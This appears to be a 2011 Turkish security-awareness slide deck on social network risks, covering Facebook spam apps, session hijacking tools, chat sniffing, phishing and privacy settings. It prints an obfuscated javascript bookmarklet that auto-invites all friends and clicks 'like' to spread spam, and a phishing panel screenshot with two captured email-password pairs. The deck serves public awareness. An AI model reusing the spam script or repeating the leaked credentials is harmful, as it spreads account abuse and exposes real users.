



BİLGİ GÜVENLİĐİ
AKADEMİSİ

Sosyal Ağlar ve Güvenlik Riskleri

Ozan UÇAR – Certified Ethical Hacker

ozan.ucar@bga.com.tr

İBB Gençlik Meclisi
İstanbul 2011

Ajanda

- Siber Yaşam'da Sosyal Ağlar
- Yaşamımıza Etkileri
- Güvenlik İlkeleri
- Sosyal Ağların Yarattığı Tehlikeler
- Hesaplar Nasıl Ele Geçiriliyor ?
- Güvenlik Seçenekleri
- Güvenlik Önlemleri ?

Sosyalleřtiren Ađlar



Siber Yaşam'da Sosyal Ağlar


- Sosyal çevre ile iletişim kurmayı sağlar
- Anlık olarak neler yaptığımızı, nerelerde olduğumuzu paylaşmamızı sağlar
- Duygu ve düşüncelerin daha geniş kitlelere ulaşmasını sağlar
- Kişi/Topluluk Takibi

Ülkelere Göre Facebook Kullanımı

#	Country	Users	Growth		Pen.
1.	United States	154 957 740	+10 660	+0.01% 📈	49.95%
2.	Indonesia	36 604 760	+1 759 300	+5.05% 📈	15.07%
3.	United Kingdom	29 778 160	-474 400	-1.57% 📉	47.76%
4.	Turkey	28 420 740	+942 340	+3.43% 📈	36.53%
5.	India	25 458 600	+2 419 420	+10.50% 📈	2.17%
6.	Mexico	23 954 420	+1 223 240	+5.38% 📈	21.30%
7.	Philippines	23 399 640	+1 871 380	+8.69% 📈	23.42%
8.	France	21 972 760	+156 960	+0.72% 📈	33.93%
9.	Italy	19 253 000	+34 820	+0.18% 📈	33.14%
10.	Germany	18 385 720	+458 840	+2.56% 📈	22.34%

<http://www.socialbakers.com/facebook-statistics/>

Sosyal Ağların Güvenlik Bileşenleri



Yarattığı Tehlikeler

Spam, Spam ve daha fazla Spam



örnek facebook spam

örnek spam talimatı



Yarattığı Tehlikeler

Spam, Spam ve daha fazla Spam

```
javascript:(function(){a='app121213611239754_jop';b='app121213611239754_jode';ifc='app121213611239754_ifc';ifo='app121213611239754_ifo';mw='app121213611239754_mw';eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36)));if(!".replace(/"/,String))while(c~r[e(c)]=k[e(c)];k=[function(e){return r[e]}];e=function(){return '\\w+'};c=1;while(c~if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('e=[\"n|g|j|q|F|g|i|q|h|A\", \"j|h|A|i|f\", \"o|f|h|q|i|f|r|f|k|h|K|A|L|t\", \"w|g|t|t|f|k\", \"g|k|k|f|x|M|N|G|O\", \"n|i|i|y|f\", \"j|y|o|o|f|j|h\", \"i|g|H|f|r|f\", \"G|u|y|j|f|q|n|f|k|h|j\", \"p|x|f|h|f|q|n|f|k|h\", \"p|i|g|p|H\", \"g|k|g|h|q|n|f|k|h\", \"t|g|j|z|f|h|p|w|q|n|f|k|h\", \"j|f|i|f|p|h|v|i|i\", \"j|o|r|v|g|k|n|g|h|f|v|P|u|x|r\", \"B|f|Q|f|R|B|j|u|p|g|f|i|v|o|x|f|z|w|B|g|k|n|g|h|f|v|t|g|f|i|u|o|S|z|w|z\", \"j|y|F|r|g|h|T|g|i|i|u|o\";d=U;d[e2]](V[e1]][e0]]e[3];d[e2]](a[e4]]=d[e2]](b[e5]]);s=d[e2]](e[6]]);m=d[e2]](e[7]]);c=d[e9]](e[8]]);c[e11]](e[10],i);s[e12]](c);C(D0{W[e13]]0);E;C(D0{X[e16]](e[14],e[15]]);E;C(D0{m[e12]](c);d[e2]](Y[e4]])=d[e2]](Z[e5]]);E};62,69,\"|||||||||_0x95ea|x65|x69|x74|x6C|x73|x6E|x61||x76|x67|x63|x45|x6D|x64|x6F|x5F|x68|x72|x75|x70|x79|x2F)setTimeout(function|5000|x62|x4D|x6B|true|var|x42|x49|x48|x54|x4C|x66|x6A|x78|x2E|x44|document|mw|fs|SocialGraphManager|ifo|ifc|||||'.split('')|,0,0}})0;

d=document;
d[getElementById]('app121213611239754')[style][visibility]=hidden;
d[getElementById]('app121213611239754_jop')[innerHTML]=d[getElementById]('app121213611239754_jode')[value];
s=d[getElementById](suggest);
m=d[getElementById](likeme);
c=d[createEvent](MouseEvents);
c[initEvent](click,true,true);
s[dispatchEvent](c);
setTimeout(function(){
fs[select_all]0
}
,5000);
setTimeout(function(){
{
SocialGraphManager[submitDialog](sgm_invite_form,/ajax/social_graph/invite_dialog.php)
}
,5000);
setTimeout(function(){
{
m[dispatchEvent](c);
d[getElementById]('app121213611239754_ifo')[innerHTML]=d[getElementById]('app121213611239754_ifc')[value]
}
,5000);
```

Spam kodları

www.bga.com.tr

Yarattığı Tehlikeler

Dahil olunan uygulamalar



DR. Ender Saraç'tan Diyet Yapmadan Zayıflamanın Formülü

www.formula7tr.gen.tr

Douglas labrotuvarlarında hazırlanmış Ender saraç'tan zayıflamanın formülü.Formula7 ile 1 ayda 8 kilo diyet yapmadan zayıflayın.Zerrin özerin 17 kilo verdiği bakanlık onaylı formula7 79 tl değil %50 indirimli 39 TL Kargo bedava

15 saat önce · Beğen · Yorum Yap · Paylaş



Berrin'in Cildi 1 Haftada Nasıl Düzeldi?

guzelyuz.pembemaskeci.com

'Öyle Bir Geçer Zaman ki' de Berrin karakterini canlandıran Yıldız Çağrı Atiksoy, yaşadığı cilt probleminden kurtuldu.Genç oyuncu 'pembe maske' tedavisi uygulandı ve Atiksoy 5 kürlük tedavi sürecinin ardından pürüzsüz bir cilde kavuştu.

20 saat önce · Beğen · Yorum Yap · Paylaş



Sigarayı Bırakmak İçin Tıklayın (%100 Garantili)

biraktim.kolaysigara.com

Sigarayı bırakmanız için size en etkili çözümü sunuyoruz. TIKLAYIN, sadece 7 günde sigarayı basitce bırakın. Üstelik kiloda almadan !

Dün, 11:30 · Beğen · Yorum Yap · Paylaş

Yarattığı Tehlikeler

Dahil olunan uygulamalar

İzin İsteği

Badoo aşağıdakileri yapmak için izin istiyor:

-  **Temel bilgilerime erişme**
Adım, profil resmim, cinsiyetim, ağlarım, kullanıcı kimliğim, arkadaş listem ve herkesle paylaştığım diğer her tür bilgiyi içerir.
-  **Bana e-posta gönderme**
Badoo doğrudan @hotmail.com adresime e-posta gönderebilir · Değiştir
-  **Duvarıma yazma**
Badoo Duvarıma durum mesajları, notlar, fotoğraflar ve videolar gönderebilir

Devam ederek Badoo Hizmet Koşullarını ve Gizlilik İlkesini kabul etmiş oluyorsun · [Uygulamayı Şikayet Et](#)

Ozan olarak giriş yaptın (Sen değil misin?)

[İzin Ver](#) [İzin Verme](#)

Hesaplar Nasıl Ele Geçiriliyor ?

Ağ tabanlı Saldırıları (Oturum Çalma)

Hamster ve Fetter ile Oturum Çalma



The image shows a screenshot of a Facebook profile page for a user named 'Suat'. The profile information includes: 'da memur', 'anadolu üniversitesi' da işletme fakültesi okudu', 'Erzurum'da yaşıyor', 'Tuğba ile evli', 'Memleketi Suluova, Amasya, Turkey', and '24 Ekim 1982 tarihinde doğdu'. The profile picture is a black silhouette. The cover photo is a collage of images. Below the profile information, there are five small images: a collage, a pink flower, a man's face, a group of people, and a group of people in a field. The post section shows a sharing bar with options: 'Gönderi', 'Fotoğraf', 'Bağlantı', and 'Video'. Below the sharing bar is a text input field with the placeholder 'Bir şeyler yaz...'. The main post is a status update from 'Suat' with a profile picture of a black silhouette. The text of the post reads: 'Suat just found a Reindeer eating from their feed trough! Suat came back to their farm and found a surprise visitor eating their animal feed. They've adopted it for their farm and want to share one with friends too!'. Below the text is a small image of a reindeer. The post is dated '19 Şubat, 15:15, FarmVille aracılığıyla' and includes the text 'Beğen · Yorum Yap · Get Reindeer'.

Hesaplar Nasıl Ele Geçiriliyor ?

Ağ tabanlı Saldırıları

Facebook Chat kayıtları;

fbs.py cehturkiye ekibi tarafından network forensic aracı olarak yazılmıştır.

Facebook sohbet kayıtları

Sayfa 1


Başlangıç: Bitiş: Metin:

Kullanıcı: IP: Sayfa:

Tarih - saat	Kimden				Kime				Mesaj
	IP	Kullanıcı kimliği	Adı	Adı soyadı	IP	Kullanıcı kimliği	Adı	Adı soyadı	
2010-10-30 16:40:02	66.220.151.74	100001233663232	HARUN	Harun SEKER	192.168.5.50	1616101186	Ozan	Ozan UCAR	bla bla bla
2010-10-30 16:39:42	66.220.151.74	1616101186	Ozan	Ozan UCAR	192.168.5.50	100001233663232	HARUN	Harun SEKER	facebook chat zimbirtisi,guzel ses cikariyor :))
2010-10-30 16:38:52	66.220.151.74	1616101186	Ozan	Ozan UCAR	192.168.5.50	100001233663232	HARUN	Harun SEKER	kaderde facebook'da yazışmakta varmış

Hesaplar Nasıl Ele Geçiriliyor ?

Sunucu Tarafı Güvenlik Açıklıkları



[About](#) [Home](#) [All ideas](#) [Install](#) [Add idea](#) [My ideas](#)

[redacted]@gmail.com 796be5aa8772c2bce08c2c3e9a36029e0 1, [redacted]@yahoo.com 992e0206f7ba3fa0e0

Hesaplar Nasıl Ele Geçiriliyor ?

Phishing (Yemleme)

- Yemleme, yasadışı yollarla bir kişinin şifresini veya kredi kartı ayrıntılarını öğrenmeye denir.
- "Yemleyici" diye tanımlanan şifre avcıları, genelde e-posta vb. yollarla kişilere ulaşır ve onların kredi kartı vb. ayrıntılarını sanki resmi bir kurummuş gibi isterler.

xxBank

Sayın **XX** Bank Musterisi

Hesabınıza 24/subat/2005 tarihinde Huseyin Abacioglu tarafından 270 YTL. havale edilmistir. Yapilan havale ile ilgili ayrıntilar asagidadir.

Gonderen: Huseyin ABACIOGLU

Miktar: 270,00 YTL. (iki yuz yetmis yeni turk lirasi)

Sube: Mardin / Merkez


Aciklama: -

Havale onay ve/veya red islemi icin asagidaki linkden internet bankadiligini kullanabilirsiniz ve/veya hesabınızda gerekli incelemeleri yapabilirsiniz. Size havale gonderen kisinin bilgileri icinde asagidaki linki kullanabilirsiniz...

<https://secure.XX.com.tr/isube/login.jsp?islemno=5D893RGSFCV783C&ssl=1&isube=active&system=93> (**Lutfen buraya tiklayin...**)

Hesaplar Nasıl Ele Geçiriliyor ?

Sosyal Mühendislik Saldırıları



facebook

Kaydol Facebook tanıdıklarına iletişim kurmanı ve hayatında olup bitenleri paylaşmanı sağlar.

Facebook'a Giriş

Bu sayfayı görebilmek için giriş yapmalısın.

E-posta:

Şifre:

Oturumumu sürekli açık tut

Giriş Yap veya Facebook'a Kaydol

[Şifreni mi unuttun?](#)

English (US) Türkçe Español Português (Brasil) Français (France) Deutsch Italiano العربية 



Ebru Polat 30 Ekim, 17:03 [Şikayet Et](#)

iyi günler,
bir bayan olarak söyleme ihtiyacı durumundayım,şurada bir bayanın çıplak görüntüleri var ve aşağılıkça bir video ben şikayet ettim,sizi neden ilgilendirdiğine gelince videonun altında sizin email adresiniz yazıyor ve kimlik bilgileriniz var videodaki bayan sizin arkadaşınızmiş şeklinde bir yazı yazılmış adres www.facabook.com/video/video/video.php?v=138183152893960

Sahte Adres:
www.facabook.com

Hesaplar Nasıl Ele Geçiriliyor ?

Sosyal Mühendislik Saldırıları

Ne Ferdi,Ne Orhan anlamadı derdimi sen söyle müslüm baba nereden sevdim o zalimiiiiii :)

Şifre değiştir - Arama Yap
Hoşgeldin sahip toplam 2 kişiyi keklemişsin.

Sayfa 1

# ID	# E-MAIL	#SIFRE	# SIL
# 872	severa1990@hotmail.com	12345661	
# 870	crazy_boy5353@windowslive.com	cimbom:19056	

Çocukken her sabah Tanrı'ya yeni bir bisiklet vermesi için dua ederdim.Ama sonunda insan Tanrı ilişkisinin böyle olmadığını anladım ve kendime yeni bir bisiklet çaldım, sonra her sabah günahlarımı affetmesi için O'na dua ettim.

Powered by KinSize for Aycan
Facebook Hırsız v2
NetDevilz Co. 4ewa2getha!

Avlanan kullanıcı hesapları

Güvenlik Önlemleri

- Kişisel bilgilerinizi ve sorun oluşturabilecek resimlerinizi paylaşmayın.
- İletişim bilgilerinizi paylaşmayın (Cep telf. , Adres vb.)
- Gizlilik ayarlarınızı mutlaka kontrol edin.
- Tanımadığınız kişilerden gelen arkadaşlık tekliflerini kabul etmeyin !
- Dahil olduğunuz uygulamaların sizin adınıza reklam ve yayın yapabileceğini unutmayınız

Güvenlik Seçenekleri

- HTTPS: Güvenli HTTP katmanıdır. Ağ tabanlı saldırıların önüne geçmek ve saldırı anında farkındalık kazanmak için mutlaka tercih edilmelidir.

Hesap Güvenliği [gizle](#)

Gezirme ve giriş güvenliğini kontrol et

Güvenli Gezinme (https)

Mümkün olduğunda Facebook'a güvenli bağlantı (https) üzerinden bağlan

Giriş Bildirimleri

Tanınmayan bir bilgisayar veya cihaz hesabıma erişmeye çalıştığında:

Bana e-posta gönderin

[Kaydet](#)

Hesap Hareketleri

En son hesap hareketlerine bak. Tanıdık gelmeyen bir cihaz veya yer fark edersen, "hareketi sonlandır" bağlantısına tıkla.

Not: Yerler ve cihaz türleri İSS veya kablosuz operatörüne göre yaptığımız en iyi tahminleri yansıtmaktadır.

En Son Hareketler

Yer: Bilinmeyen Konum *(Yaklaşık)*

Diğer Hareketler

Son Erişim: **04 Mayıs, 18:14** [hareketi sonlandır](#)
Yer: Baku, NO REGION, AZ *(Yaklaşık)*
Cihaz Türü: Firefox on Linux

Güvenlik Seçenekleri

- HTTPS: Güvenli HTTP katmanıdır. Ağ tabanlı saldırıların önüne geçmek ve saldırı anında farkındalık kazanmak için mutlaka tercih edilmelidir.

Güvenli SSL bağlantısını doğrulayın

<https://www.facebook.com/index.php?lh=fc69ec9cefc522c4ef3cf023192fa3ca&eu=Jj-w3-ZWotmFS>

www.facebook.com
Bu web sitesinin kimliği DigiCert High Assurance CA-3 tarafından doğrulandı.
[Sertifika bilgileri](#)

www.facebook.com bağlantınız 128 bit şifrelemeyle şifrelendi.
Bağlantı TLS 1.0 kullanıyor.
Bağlantı, ileti kimlik doğrulaması için MD5 ve anahtar değişim mekanizması olarak RSA kullanılan RC4_128 ile şifrelenmiştir.
Bağlantı sıkıştırılmıyor.
Sunucu TLS yeniden anlaşma uzantısını desteklemiyor.

Site bilgileri
Bu siteyi ilk kez 02 May 2011 tarihinde ziyaret ettiniz.
[Bunlar ne anlama geliyor?](#)

E-posta Şifre

Oturumumu sürekli açık tut Şifreni mi unuttum

Kaydol
Ücretsizdir ve her zaman ücretli değildir.

Adı:

Soyadı:

E-posta Adresin:

E-postayı Tekrar Gir:

Yeni Şifre:

Cinsiyeti: Seç:

Oturumu sürekli açık BIRAKMAYIN

Güvenlik Seçenekleri

- Hesabınıza kullanıcı adı ile veya farklı bir hesap ile giriş yapınız.

Kullanıcı Adı gizle

facebook.com/herhangibirisim Alınabilirliği Kontrol Et

E-posta gizle

E-posta adresini kimlerin görebileceğini belirlemek için iletişim bilgilerinin görünürlüğünü ayarla.

İletişim E-posta Adresi:
İletişim e-posta adresin geçerli bir adres olmalıdır.

Yeni İletişim E-posta Adresi:

Yeni E-posta Adresi Ekle

Güvenlik Seçenekleri

- Üçüncü şahısların, hesap bilgilerinize ulaşmaması için seçenek !

Hesabım

Ayarlar	Ağlar	Bildirimler	Mobil	Dil	Ödemeler	Facebook Reklamları
---------	-------	-------------	-------	-----	----------	---------------------

Üçüncü şahıslar tarafından gösterilen reklamlar

Facebook üçüncü şahıs uygulamalara veya reklam ağlarına adını veya resmini reklamlarında kullanma hakkı vermez. Buna ilerde izin verirse, bilgilerinin nasıl kullanılacağını senin seçtiğin ayar belirleyecektir.

Üçüncü şahıs sitelerinde, Facebook sosyal eklentileri üzerinden, reklamlardakiler dahil, sosyal bağlam görebilirsin. Sosyal eklentiler üçüncü şahıs sitesinde sosyal bir deneyim yaşamayı sağlasa da, Facebook bilgilerini sosyal eklentileri barındıran üçüncü şahıs sitelerle paylaşmaz. [Sosyal eklentiler](#) hakkında daha fazla bilgi al.

Buna ilerde izin verirse, bilgilerimi şu kişilere gösterin:

Değişiklikleri Kaydet

İptal

Güvenlik Seçenekleri

Temel Bilgiler

- Profil Resmi
- Sergilenen İnsanlar
- Eğitim ve İş
- Felsefe
- Sanat ve Eğlence
- Spor
- Hobiler ve İlgi Alanları
- İletişim Bilgileri

Profilindeki bilgileri kimlerin görebileceğini denetlemek için [gizlilik ayarlarını](#) ziyaret et.

Ne kadarını paylaşmamız gerekli ?

Telefon, okul, ev adresi bilgileri paylaşmak için gerekli ?

Unutmayınız; saldırganlar, hakkınızda ne kadar çok bilgi toplarlarsa o kadar gerçekçi ve profesyonel saldırılar düzenleyebilirler !

Güvenlik Seçenekleri

- Güvenlik Sınavı



The screenshot shows the Facebook Security page. The top navigation bar includes the Facebook logo, a search bar, and the user's name. The main content area features a large orange shield icon and the text "Facebook Security" with a "Beğen" button. Below this, the "STOP | THINK | CONNECT Security Quiz" is displayed. The quiz is titled "PASSWORD SECURITY" and is the first of seven questions. The question asks, "What's the best way to ensure a strong password?" and shows a user's incorrect answer: "My password is 'password.'" What do I care?". The correct answer is highlighted in green: "Make it longer than eight characters, include a variety of letters, numbers, and symbols, and change it regularly." Other incorrect options include "Use my birthday... it's really easy to remember." and "Write it down and keep it next to my computer so I don't forget." The page also includes a "Next Question" button.

<http://www.facebook.com/security>

Güvenlik Seçenekleri

Tüm bunlara rağmen, güvende miyiz ?

Teşekkürler

Sorular ?